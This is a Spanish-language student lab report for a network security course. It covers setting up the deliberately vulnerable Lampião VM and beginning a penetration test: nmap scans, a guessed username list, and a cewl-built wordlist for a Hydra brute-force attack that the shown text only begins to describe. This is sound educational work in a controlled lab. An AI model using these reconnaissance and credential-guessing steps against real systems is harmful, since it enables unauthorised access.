INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO VIRTUAL: HACKING ÉTICO A LAMPIAO UTILIZANDO KALI LINUX

VICTOR MANUEL LONGA MENA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO VIRTUAL: HACKING ÉTICO A LAMPIAO UTILIZANDO KALI LINUX

VICTOR MANUEL LONGA MENA

Estudiantes, IX semestre

ING. RAFAEL S MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

2720409: SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Tabla de Contenido

Tabla de Figuras

Introducción

El presente informe documenta de manera detallada el proceso de identificación, análisis y explotación de vulnerabilidades sobre una máquina virtual deliberadamente vulnerable (Metasploitable/Lampião) dentro de un entorno de laboratorio controlado. El ejercicio se desarrolló sobre una topología de red montada en VirtualBox con adaptadores en modo NAT, cumpliendo las condiciones y pautas establecidas por el docente para la práctica académica. Todas las acciones descritas en este informe se realizaron con fines estrictamente educativos y bajo los principios éticos del pentesting autorizado: no se llevaron a cabo ataques contra sistemas ni redes ajenos fuera del entorno provisto para la práctica.

La finalidad técnica del trabajo fue aplicar y consolidar conceptos clave de la ciberseguridad ofensiva: reconocimiento activo de la red y servicios, enumeración de versiones, búsqueda y validación de exploits conocidos, generación de wordlists específicas y ejecución de payloads para obtener acceso remoto y escalada de privilegios. Para ello se emplearon herramientas estándar del ecosistema de pruebas de intrusión —entre ellas Nmap para el reconocimiento y fingerprinting, Metasploit Framework para la enumeración y explotación, y utilidades como CeWL y Hydra para generación de diccionarios y ataques de fuerza bruta—, además de utilidades del sistema (scp, g++, mysql, editor de texto) durante la fase de post-explotación y verificación.

Concluimos diciendo que este informe no solo registra las acciones realizadas y los resultados obtenidos, sino que también extrae lecciones y recomendaciones de mitigación actualización de software, endurecimiento de servicios, uso de mecanismos de autenticación robustos y monitoreo de logs con el objetivo de transformar la evidencia práctica en medidas concretas para mejorar la seguridad.

Alcance

Durante este tiempo se realizó la configuración de las máquinas virtuales, se ejecutaron las pruebas correspondientes, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente informe, con el fin de dejar constancia del procedimiento y servir como insumo de estudio para evaluaciones futuras.

1. Objetivos

1.1.General

Documentar el proceso completo de reconocimiento, explotación y post-explotación sobre la máquina objetivo (Lampião), aplicando técnicas de escaneo, enumeración, obtención de credenciales, explotación local y manipulación de la aplicación web, para aprender las vulnerabilidades, su explotación controlada y las medidas de mitigación recomendadas.

1.2.Específicos

- Configurar correctamente el entorno de red entre las máquinas virtuales (atacante y víctima) dentro de VirtualBox, asegurando la conectividad a través de una red NAT denominada “SEMESTRE9-2025-1”.

  Realizar el reconocimiento de la red y de la máquina objetivo mediante escaneos (nmap) para identificar hosts, puertos y versiones de servicios.
- Enumerar usuarios y servicios (SSH, MySQL, HTTP, SMB, etc.) usando herramientas como Metasploit y utilidades de enumeración.
- Generar wordlists específicas del objetivo (cewl) y emplearlas en ataques de fuerza bruta controlados (hydra) para obtener credenciales válidas.
- Establecer acceso inicial mediante SSH y transferir los ficheros necesarios (scp), preparar y compilar exploits locales (g++).
- Elaborar un informe que incluya metodología, comandos usados, resultados, evidencias (capturas) y recomendaciones de mitigación para cada vulnerabilidad explotada.

2. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad de un sistema. A pesar de los avances tecnológicos en software y hardware, muchos servicios siguen presentando fallas de configuración, versiones obsoletas o vulnerabilidades conocidas que pueden ser explotadas fácilmente si no se identifican y mitigan a tiempo.

En el ámbito educativo, uno de los principales desafíos consiste en brindar a los estudiantes oportunidades para aplicar de forma práctica los conocimientos adquiridos en el aula sobre seguridad informática, análisis de vulnerabilidades y técnicas de explotación. Sin embargo, realizar prácticas de hacking ético directamente sobre sistemas reales implica riesgos éticos, legales y operacionales. Es por ello que el uso de entornos virtualizados, como Metasploitable, se ha convertido en una herramienta fundamental para el aprendizaje responsable y seguro de estas habilidades.

A pesar de contar con estos recursos, muchos estudiantes no comprenden con claridad la forma adecuada de aplicar las herramientas de análisis y explotación, ni los pasos metodológicos necesarios para llevar a cabo una prueba de penetración completa y estructurada. El desconocimiento sobre cómo descubrir servicios vulnerables, identificar exploits adecuados o ejecutar un ataque sin comprometer la estabilidad del entorno puede dificultar el proceso de aprendizaje y limitar la comprensión de los conceptos clave de ciberseguridad ofensiva.

Este informe surge como respuesta a la necesidad de documentar de forma clara y práctica cómo realizar una prueba de penetración ética sobre una máquina vulnerable, replicando un escenario realista en un entorno académico controlado. En este caso, se hace uso de herramientas ampliamente reconocidas como Nmap, para el reconocimiento activo de la red, directorios privados entre otras herramientas que explicaremos a continuación.

3. Capítulo 1: Importación y Configuración de la Máquina Virtual Lampiao en VirtualBox.

3.1. Importación de la máquina virtual lampiao

Para comenzar a realizar nuestro laboratorio de práctica, lo primero que hicimos importa la maquina por medio de su ovf esto lo hicimos de la siguiente forma.

Figura 1. Abrimos VirtualBox

Abrimos virtual box y nos vamos al apartado de archivos, luego de estar aquí le damos al apartado de importar




Figura 2. Importamos la maquina

Luego seleccionamos la hizo seleccionar el ovf para poder tener nuestra máquina.




Figura 3. Se selecciona el ovf

Aquí le damos clic al apartado de archivos y vamos a la ruta en donde tenemos nuestro ovf, esto es necesario porque de aquí es donde estaremos importando la máquina.




Figura 4. Maquina importada

Después de espera el proceso de cargue importación de nuestra maquina no saldrá algo como lo visto en la figura anterior, aquí lo que haremos es configurar de una el adaptador de red para poder tener comunicación con nuestras otras maquinas.

3.2. Configuración de la maquina Lampiao

Para el proceso de configuración lo que se hizo fue configurar nuestro adaptador de red, esto se hace con el objetivo de permitir que nuestra maquina tenga comunicación con las otras maquinas que estén conectada a esta misma red Nat, para este caso la red Nat tendrá el nombre de semestre 9 2025 1 y la configuraremos de la siguiente manera:

3.2.1 Ingresamos a la configuración

Ingresamos a la configuración de nuestra maquina Lampiao y nos posicionamos en e apartado de red tal cual como lo mostramos en esta figura.




Figura 5. Ingresamos al apartado de red

3.2.2 Configuramos el adaptador Nat

Luego de posicionarnos aquí lo que haremos es cambiar el apartado conectado a del adaptador por defecto a Red NAT y esto nos mostrara la red nat creada en un laboratorio anterior cuyo nombre mencione anteriormente.




Figura 6. Configuracion de la red Nat

3.3. Configuramos el apartado de portapapeles y copiar y pegar

Aquí básicamente lo que hice fue permitir que desde mi pc físico pueda pasar información a mi maquina virtual y copiar y pegar por eso lo puse como bidireccional en ambos casos.




Figura 7. Configuración avanzada

3.4. Ejecutamos la maquina Lampiao

Lo ultimo que hacemos para este caso es ejecutar nuestra maquina Lampio para ver que las configuraciones hechas funcionaron correctamente.





Figura 8. Ejecución de la maquina

4. Capítulo 2: Inicio de Vulneración de la maquina Lampio

4.1.Escaneamos la red del Nat

Lo primero que hicimos fue escanear la red para saber cuál es la dirección ip de nuestra maquina Lampio, esto lo hicimos con el comando **nmap -sV 192.1.1.0/24**






Figura 9. Escaneamos la red

Aquí identificamos nuestra maquina Lampiao, después procedemos a hacer un escáner a los primeros 2000 puertos tcp de la ip de nuestra maquina víctima. Con el comando **nmap -p 1-2000 192.1.1.17** de la siguiente forma.




Figura 10. Escaneo al ip de lampiao

4.2. Ingresamos al home del puerto 80 a través de la ip

Después de este escaneo procedimos a ingresar a la ip de nuestra servicio http que hay en el puerto 80, para esto fuimos a nuestro navegador e ingresamos la ip de la maquina Lampiao de la siguiente forma.




Figura 11. Ingreamos al home

Al ingresar al home nos salió la imagen que pueden ver a continuación por lo que procedimos a ingresar el puerto tcp 1898 que nos encontramos en el escáner.




Figura 12. Home de Lampiao

Luego de estar aquí intente registrar un usuario para ver si podía ingresar a la plataforma pero como verán, no fue posible hacer esto.




Figura 13. Registro del usuario




Figura 14. Denegación del registro

4.3.Utilizamos y eh intentamos crear un Directorios

Después de la denegación del registro procedimos a intentar conseguir un usuario y contraseña dentro que nos permitieran ingresar y loguearnos.




Figura 15. Se obtiene más información atrás ves de nmap-A -sC

Utilice el comando **nmap -p 22 192.1.1.17 -A -sC** para obtener información detallada del servicio SSH identificado anteriormente ya que lo que quería hacer era intentar sacar un usuario que me permitiera ingresar a la red.

```
usuarios posibles
lampiao
heroi
vilao
sertao
assassino
brasil
luizGonzaga
Falou
virgulino
Ferreira
da silva
```

Figura 16. Posible usuarios

Lo que hicimos fue intentar crear nuestro propio diccionario haciendo un análisis de las paginas presentes en el home, pero como esto era muy tedioso procedimos a hacerlo mediante comando.

4.3.1 Creación de nuestro diccionario

Como queríamos crear nuestro diccionario utilizamos el **comando cewl http://192.1.1.17:1898/ --Write Diclampiao.txt** para crear un diccionario con el nombre Diclampiao y con la extencion . txt




Figura 17. Información o luego de crear el diccionario de palabra

El comando cewl http://192.1.1.17:1898/ --write Diclampiao.text rastrea la página indicada, extrae palabras relevantes (títulos, texto y enlaces) y genera una lista de palabras (diccionario), guardándola en el archivo Diclampiao.text para usar en ataques de diccionario posteriores o pruebas internas controladas.




Figura 18. Visualización de nuestro directorio diclampiao

A continuación, lo que se hizo fue listas el contenido lor archivo con e comando ls, se listó el directorio para confirmar la presencia del archivo y se mostró su contenido con el

comando **cat Diclampiao.txt.** En la salida aparecen las palabras extraídas (por ejemplo: *Lampião, que, main, field, menu, etc.*), que ahora pueden limpiarse y utilizarse como diccionario para ataques de fuerza bruta o pruebas controladas. Para mejorar la lista puede aplicarse sort -u para eliminar duplicados antes de usarla.

4.4.Utilizamos directorio Hydra para nuestro ataque de fuerza bruta




Figura 19. Directorio Hydra

